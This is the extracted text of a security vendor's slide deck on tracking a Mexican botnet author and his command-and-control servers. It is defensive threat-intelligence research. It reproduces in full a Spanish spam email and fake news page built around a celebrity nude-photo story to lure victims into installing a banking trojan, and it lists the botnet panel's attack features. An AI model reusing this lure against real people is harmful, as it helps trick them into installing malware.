



Tracking a Mexican BotNet Coder

Agenda

- About “Who” we will talk!!!
- The 1st and 2nd threats - Tequila and Mariachi BotNets
- Acquiring Intelligence about the cyber criminal
- A Social Engineer over the cyber criminal
- The 3rd and 4th threats - Alebrije and Mehika BotNets
- Detecting new actions
 - A owned server
 - A dedicated server
 - The 5th threat – Mazahua BotNet
- Questions



TREND
MICRO™

Securing Your Web World

About “Who” we will talk!!!

Today we will **NOT** talk about one person, we will talk about a specific “Pokémon” character called “Duskrow”.





TREND
MICRO™

Securing Your Web World

About “Who” we will talk!!!

- In spite of that we had PII about the author of the threats, **isn't the paper** of the TrendMicro say who have guilt or not, this paper is from LE Teams.
- The TrendMicro **respect the defense rights** of the persons.

Tequila and Mariachi BotNets

- First known spam related to these threats is dated from May/20/2010;
- Complex social engineer attack:
 - A spam was sent with a fake news;





**TREND
MICRO™**

Securing Your Web World

Tequila and Mariachi BotNets

Asunto:Fotografias al desnudo de la mama de Paulette!

Fecha:Thu, 20 May 2010 04:13:46 +0200

De:El Informador. <>

Responder a:El Informador. <>

Para:<>

¡Fotografias al desnudo de la mama de Paulette!



Mamá de Paulette ha reportado ser victima del robo de su cámara donde se almacenaban fotos de ella desnuda.

Ha son varias fuentes que reportan haber visto las imágenes que actualmente se encuentran en venta por los delincuentes, esperemos pues ver dichas fotos pronto.

Mamá de Paulette ya se ha pronunciado respecto a este incidente y ha dicho que demandará a cualquiera que publique sus fotos privadas. Esto nunca ha sido un problema para las revistas quienes ganan millones de este tipo de exclusivas.


Testimonio de la mamá de Paulette

Belinda advirtió en esa ocasión que demandaría a los medios que las publicasen.

Parece que los ladrones que entraron a robar a la casa no sólo se llevaron objetos personales de valor, sino que también habrían sustraído algunas fotos en topless y estarían dispuestos a venderlas al mejor postor. De momento ninguna revista ha aceptado la oferta por las fotos robadas.

[➔ Leer artículo completo](#)


Algunas Fotografias al desnudo de la mamá de Paulette



[➔ Leer artículo completo](#)


Tequila and Mariachi BotNets

- First known spam related to these threats is dated from May/20/2010;
- Complex social engineer attack:
 - A spam was sent with a fake news;
 - The e-mail contains a link to a fake site;





Tequila and Mariachi BotNets



El día de ayer reportamos que la mamá de Paulette había sufrido fuertes amenazas y tema por la integridad de su familia. También dijimos que la mamá de Paulette está preocupada porque los ladrones (que asaltaron su casa la semana pasada) publiquen sus fotos personales en la red.

También les pasamos un video exclusivo en el que *Juan Jos Origel*, periodista de la *OrejaTV* declaraba tener las fotos de la mamá de Paulette que habían robado los ladrones y que en el momento en que las pida las entregará a la mamá de Paulette.

Sin embargo, hoy se supo que la periodista *Martha Figueroa* aseguró a una estación norteamericana que a ella también le han ofrecido las mencionadas fotos y que son muy comprometedoras pero no dijo en ningún momento que en ellas aparece desnuda.

Los periodistas de la *OrejaTV* dicen que la mamá de Paulette aparece en liguero, que son prendas femeninas interiores con elstico ([ver ejemplos aquí](#)). Se habla también que podrán existir fotos en topless en la playa con su novio. Sin embargo, la mamá de Paulette ha declarado a la *Revista People en Español* que solo son fotos familiares.

Por lo que podemos concluir amigos que **NO HAY fotos de la mamá de Paulette DESNUDA**, como está diciendo algunos medios tremendistas. Y es más, si las hubieran tengan por descontado que **NO APARECERN** en la red, pues muchos medios mexicanos poderosos han puesto una especie de blindaje de protección a la diva adolescente.

Tequila and Mariachi BotNets


- First known spam related to these threats is dated from May/20/2010;
- Complex social engineer attack:
 - A spam was sent with a fake news;
 - The e-mail contains a link to a fake site;
 - The site had a direct link to download the malware (TSPY_MEXBANK.A) and a script to install a fake flash player plugin;



TREND
MICRO™


Securing Your Web World

Tequila and Mariachi BotNets



Tequila BotNet C&C

- Tracking the communications of the malware, we can discover the C&C.



Tequila BotNet C&C



Botnet PHP V 1.0 By [REDACTED]

Usuario :

Password :

Entrar al Sistema

EMAIL: [REDACTED]

CEL: [REDACTED]


2010 © COPYRIGHT [REDACTED]

® TODOS LOS DERECHOS RESERVADOS

Tequila BotNet C&C

- Tracking the communications of the malware, we can discover the C&C.
- This application had some security issues that can permit to us bypass the authentication.

Tequila BotNet C&C



The screenshot displays the control panel for the Tequila BotNet C&C. At the top left is a logo consisting of a blue 'N' shape with the text 'network marketing' below it. To the right of the logo, the text 'Identificado como' is followed by a redacted area. Further right are two buttons: 'CREAR INFECCION BOTNET' and 'SALIR'. Below this is a horizontal menu with items: 'Inicio', 'Bots', 'Pharming', 'Downloader Http', 'Downloader Ftp', 'Pagina de Inicio', 'Adsense', 'Ddos', 'Netcat', and 'Otros'. The 'Otros' menu is open, showing options: 'Ejecutar Comandos', 'Config de Infeccion', 'Propagacion por USB', and 'Propagacion por MSN'. At the bottom, there are fields for 'EMAIL:' and 'URL:' with redacted content, and a copyright notice: '2010 © COPYRIGHT [redacted] TODOS LOS DERECHOS RESERVADOS'.

Tequila BotNet C&C

- Tracking the communications of the malware, we can discover the C&C.
- This application had some security issues that can permit to us bypass the authentication.
- The C&C report 1.835 infected users.

Tequila BotNet C&C



Identificado como





























[CREAR INFECCION BOTNET](#)

[SALIR](#)

[Inicio](#)
[Bots](#)
[Pharming](#)
[Downloader Http](#)
[Downloader Ftp](#)
[Pagina de Inicio](#)
[Adsense](#)
[Ddos](#)
[Netcat](#)
[Otros](#)

Modulo Bots "Estadisticas de las maquinas zombis."

Total de Zombis : 1835


ID	NOMBRE	S.O	STATUS	NETCAT	ELIMINAR
1	IRMA1				
2	GABO-E26B8DED9A				
3	ASESORES				
4	DESKTOP				
5	HOME-OFF-D5F0AC				
6	pc4				
7	SABRE-E3D52D964				
8	JOSECARLOS1				
9	PC251491261930				

Tequila BotNet C&C


- Tracking the communications of the malware, we can discover the C&C.
- This application had some security issues that can permit to us bypass the authentication.
- The C&C report 1.835 infected users.
- In Jun/07/2010 the C&C goes offline.

Mariachi BotNet C&C

- Few days after that we locate the Tequila C&C, we locate other C&C related to the same Author of Tequila.
- This is the first C&C located in LAR based in the SpyEye C&C.



Mariachi BotNet C&C



Mariachi BotNet C&C

- Few days after that we locate the Tequila C&C, we locate other C&C related to the same Author of Tequila.
- This is the first C&C located in LAR based in the SpyEye C&C.
- In Jun/07/2011 the C&C goes offline.

Acquiring Intelligence

What we learned with this threats:

- Several IP addresses used to illegal activity;
- Personal Identification Information (PII):
 - Name;
 - E-mail addresses;
 - Mobile number;
 - Personel/Professional site
- Some users and passwords related to the threat (C&C and server);



Securing Your Web World

Expanding the Intelligence

Searching for more information about the Author, we located:

- Several profiles in Forums and Social Networking Sites;
- More PII;
- New possible threats;
- IM accounts;



Advertisement of new threats

When looking for new information we locating 3 advertisement about 3 new botnets:

- Alebrije (the second version based in SpyEye C&C) – via Forum;
- Mehika (a botnet based in Twitter) – via Forum;

Advertisement of new threats

★ Botnet Controlada desde Twitter , Llamada TwitterB

Publicado el 30/06/2010 12:06:00 en Hacking Web. Total de votos: 1 **Votar**

